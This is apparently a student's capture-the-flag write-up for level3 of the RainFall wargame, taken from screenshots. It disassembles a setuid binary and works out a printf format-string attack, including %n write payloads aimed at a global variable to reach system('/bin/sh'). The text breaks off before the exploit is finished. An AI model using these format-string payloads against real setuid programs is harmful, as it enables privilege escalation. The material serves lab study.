

LEVEL3:




```
.evel2@RainFall:~$ su level3
Password:
RELRO           STACK CANARY      NX            PIE             RPAT
H      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No R
PATH   No RUNPATH   /home/user/level3/level3
.evel3@RainFall:~$ ls -la
total 17
dr-xr-x---+ 1 level3 level3   80 Mar  6  2016 .
dr-x--x--x  1 root   root    340 Sep 23  2015 ..
-rw-r--r--  1 level3 level3  220 Apr  3  2012 .bash_logout
-rw-r--r--  1 level3 level3 3530 Sep 23  2015 .bashrc
-rwsr-s---+ 1 level4 users  5366 Mar  6  2016 level3
-rw-r--r--+ 1 level3 level3   65 Sep 23  2015 .pass
-rw-r--r--  1 level3 level3  675 Apr  3  2012 .profile
.evel3@RainFall:~$
```



```
(gdb) ni
The program is not being run.
(gdb) quit
level2@RainFall:~$ su level3
Password:
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPA
TH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RU
NPATH   /home/user/level3/level3
level3@RainFall:~$ ./level3
coucou
coucou
level3@RainFall:~$ ./level3 < /tmp/2
1�Ph//shh/bin��P��S��
                    ` 222222222222222222222222222222222222222222222222222222leve
l3@RainFall:~$
```

Same process: strings, objdump, gdb
Strings:




```
➜  Rainfall scp -P 4242 level3@192.168.1.65:level3 .
          _____       _       ______    _ _
         |  __ \     (_)     |  ____|  | | |
         | |__) |__ _ _ _ __ | |__ __ _| | |
         |  _  /  _` | | '_ \|  __/ _` | | |
         | | \ \ (_| | | | | | | | (_| | | |
         |_|  \_\__,_|_|_| |_|_|  \__,_|_|_|

                 Good luck & Have fun

  To start, ssh with level0/level0 on 192.168.1.65:4242
level3@192.168.1.65's password:
level3            100% 5366     8.3MB/s   00:00
➜  Rainfall strings level3
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
stdin
printf
fgets
stdout
system
fwrite
__libc_start_main
GLIBC_2.0
PTRh
UWVS
[^_]
Wait what?!
/bin/sh
;*2$"
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab
.strtab
```


objdump -d :



```
080484a4 <v>:
 80484a4:       55                      push   %ebp
 80484a5:       89 e5                   mov    %esp,%ebp
 80484a7:       81 ec 18 02 00 00       sub    $0x218,%esp
 80484ad:       a1 60 98 04 08          mov    0x8049860,%eax
 80484b2:       89 44 24 08             mov    %eax,0x8(%esp)
 80484b6:       c7 44 24 04 00 02 00    movl   $0x200,0x4(%esp)
 80484bd:       00
 80484be:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 80484c4:       89 04 24                mov    %eax,(%esp)
 80484c7:       e8 d4 fe ff ff          call   80483a0 <fgets@plt>
 80484cc:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 80484d2:       89 04 24                mov    %eax,(%esp)
 80484d5:       e8 b6 fe ff ff          call   8048390 <printf@plt>
 80484da:       a1 8c 98 04 08          mov    0x804988c,%eax
 80484df:       83 f8 40                cmp    $0x40,%eax
 80484e2:       75 34                   jne    8048518 <v+0x74>
 80484e4:       a1 80 98 04 08          mov    0x8049880,%eax
 80484e9:       89 c2                   mov    %eax,%edx
 80484eb:       b8 00 86 04 08          mov    $0x8048600,%eax
 80484f0:       89 54 24 0c             mov    %edx,0xc(%esp)
 80484f4:       c7 44 24 08 0c 00 00    movl   $0xc,0x8(%esp)
 80484fb:       00
 80484fc:       c7 44 24 04 01 00 00    movl   $0x1,0x4(%esp)
 8048503:       00
 8048504:       89 04 24                mov    %eax,(%esp)
 8048507:       e8 a4 fe ff ff          call   80483b0 <fwrite@plt>
 804850c:       c7 04 24 0d 86 04 08    movl   $0x804860d,(%esp)
 8048513:       e8 a8 fe ff ff          call   80483c0 <system@plt>
 8048518:       c9                      leave
 8048519:       c3                      ret

0804851a <main>:
 804851a:       55                      push   %ebp
 804851b:       89 e5                   mov    %esp,%ebp
 804851d:       83 e4 f0                and    $0xfffffff0,%esp
 8048520:       e8 7f ff ff ff          call   80484a4 <v>
 8048525:       c9                      leave
 8048526:       c3                      ret
 8048527:       90                      nop
```

gdb :



```
(gdb) start
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Temporary breakpoint 5 at 0x804851d
Starting program: /home/user/level3/level3

Temporary breakpoint 5, 0x0804851d in main ()
(gdb) i r $ebp $esp
ebp            0xbffff738       0xbffff738
esp            0xbffff738       0xbffff738
(gdb) break v
Note: breakpoints 2 and 4 also set at pc 0x80484ad.
Breakpoint 6 at 0x80484ad
(gdb) ni
0x08048520 in main ()
(gdb) ni

Breakpoint 2, 0x080484ad in v ()
(gdb) i r $ebp $esp
ebp            0xbffff728       0xbffff728
esp            0xbffff510       0xbffff510
(gdb) disas
Dump of assembler code for function v:
   0x080484a4 <+0>:     push   %ebp
   0x080484a5 <+1>:     mov    %esp,%ebp
   0x080484a7 <+3>:     sub    $0x218,%esp
=> 0x080484ad <+9>:     mov    0x8049860,%eax
   0x080484b2 <+14>:    mov    %eax,0x8(%esp)
   0x080484b6 <+18>:    movl   $0x200,0x4(%esp)
   0x080484be <+26>:    lea    -0x208(%ebp),%eax
   0x080484c4 <+32>:    mov    %eax,(%esp)
   0x080484c7 <+35>:    call   0x80483a0 <fgets@plt>
   0x080484cc <+40>:    lea    -0x208(%ebp),%eax
   0x080484d2 <+46>:    mov    %eax,(%esp)
   0x080484d5 <+49>:    call   0x8048390 <printf@plt>
   0x080484da <+54>:    mov    0x804988c,%eax
   0x080484df <+59>:    cmp    $0x40,%eax
   0x080484e2 <+62>:    jne    0x8048518 <v+116>
   0x080484e4 <+64>:    mov    0x8049880,%eax
   0x080484e9 <+69>:    mov    %eax,%edx
   0x080484eb <+71>:    mov    $0x8048600,%eax
   0x080484f0 <+76>:    mov    %edx,0xc(%esp)
   0x080484f4 <+80>:    movl   $0xc,0x8(%esp)
   0x080484fc <+88>:    movl   $0x1,0x4(%esp)
   0x08048504 <+96>:    mov    %eax,(%esp)
   0x08048507 <+99>:    call   0x80483b0 <fwrite@plt>
   0x0804850c <+104>:   movl   $0x804860d,(%esp)
   0x08048513 <+111>:   call   0x80483c0 <system@plt>
   0x08048518 <+116>:   leave
   0x08048519 <+117>:   ret
End of assembler dump.
```

So, the **EBP** pointer the start of the stackframe fo function v() is **0xbffff728**
The current stack location pointer **ESP** is 0x218 further at **0xbffff510**
The main *RET ADDRESS, EIP OF CALLING FUNC* is **0x08048525** stored in the **stack** at address **0xbffff72c. (**address to overwrite**)**

The input received by **fgets()** is **stored** at **0xbffff520**
The maximum size of what's gonna be read and stored 0x200 octet. S
So the **further address** written is 0xbffff520 + 0x200= **0xbffff720** :

- We miss **+ 0xc to overwrite** the return address
- But we don't care a lot here we want to write at **0x804988c**

Then we printf() input. (The address of the chain where is stored the input is on the stack and is passed to printf through the stack)
If the content at the address 0x804988c is 0x00000040, system('/bin/sh') is executed
The **challenge** is to find a way to **write** at address **0x804988c**.

Because nothing does an allocation on the heap, and anyway I couldn't choose to write on a special address (unless spray heap because no aslr i think).
Maybe I can find a way to overwrite the return address by the address just before the call of system() so the address *0x0804850c*.


The goal:
Like doing set {int} **0xbffff72c**=**0x0804850c**

On system 32bits, printf takes its arguments form the stack.
When printf() is called, the address of the input chain is on the stackframe of printf (from its function arguments position), 0x10 bytes further that the beggining of its arguments stack space. Meaning that all further argument that will be popped, depending of the content of its first arg, may be popped from the input chain, because the pop() are contiguous from the stack, and will happen as long as printf needs it, (cqfd) depending of its input string. (the number of formats asked %)

So we can use that to find a vulnerability maybe. Let's dig that.

To resume: Printf() knows how many time to pop (expect argument), by checking the first string and counting the formatting references (%...).
So from the content of the first string, you can decide how many times printf will pop.

<u>Option 1: Placing the target address after all the formatting instruction, so it's position is dependant of the size in octet of our input</u>
Printf need a first string containing at leat '%p/s' * 10 + '\x00' * 4 + target_address That will be printed in last



```
level3@RainFall:~$ %p%p %p%p %p%p %p%p %p%p00 pour printf + 3 * 00 + 4*00 +  pour pre
server la stack + target address qui sera pop en dernier et print en dernier
```

<u>Option 2: Writing: first the target address + %p * 4 will</u>

- In my case we need to pop 4 times, (because the address of our input is

0x10 further than the beggining of the printf() **argument space**)

- The 4th element popped contain the first 4 bytes of our input which is are the target address. (Instead of popping depending of the number of chars needed to instruct printf of formatting references, like my option)

https://web.ecs.syr.edu/~wedu/Teaching/cis643/LectureNotes_New/Format_String.pdf

What is missing to our exploit is a way to write at an address: (how to give the address is by the input)

- An interesting format of printf() writes to an address:

%n format writes the number of bytes that have been printed until the occurence of '%n', at the address given by the associated argument

So if I want %n format to give 0x4, i must use the solution proposed in the pdf instead of mine, because I need my input_string to contain precisely 0x4 bytes before the format call


I put the address **0x804988c** as the target address.
*problem: The thing is if the input_string contains %p * 3 before the %n, the number of byte before the %n call won't be 4. Because it will print content in a pointer hexa format, and the size can vary.*

« To avoid long format strings, we can use a width specification of the format indicators »

- I check for width specifications of formats :

https://www.ibm.com/docs/en/i/7.2?topic=functions-printf-print-formatted-characters


I have an idea, this may causes segfault because writing at bad address, but i can try to do 4 * %n, to be sure the '%n' won't be counted as bytes



```
level3@RainFall:~$ echo -en '\x8c\x98\x04\x08\x25\x6e\x25\x6e\x
25\x6e\x25\x6e' | ./level3
Segmentation fault (core dumped)
level3@RainFall:~$ 
```

Thats segfault, the solution must be in the width specifications.


Ok my bad, we do not want to write 0x4 but 0x40, changes everything , anyway, if I wanted to write 4, thats the process:




```c

int main()
{
    int i;

//  printf("\x12\x34\x56\x78%x%x%x%x%hn\n",&i
);
    printf("\x86\x95\x04\x08%4$n",&i);
    printf("\n%x\n", i);
    return 0;
}
```




```
level3@RainFall:~$ echo -en '\x8c\x98\x04\x08\x25\x
34\x24\x6e'
> /tmp/3
level3@RainFall:~$ 
```




```
(gdb) ni
0x080484df in v ()
(gdb) i r $eax
eax            0x4      4
(gdb) 
```

Because '4$' makes printf() get the stack elem in its arg_space at offset 4

I am almost there:



```
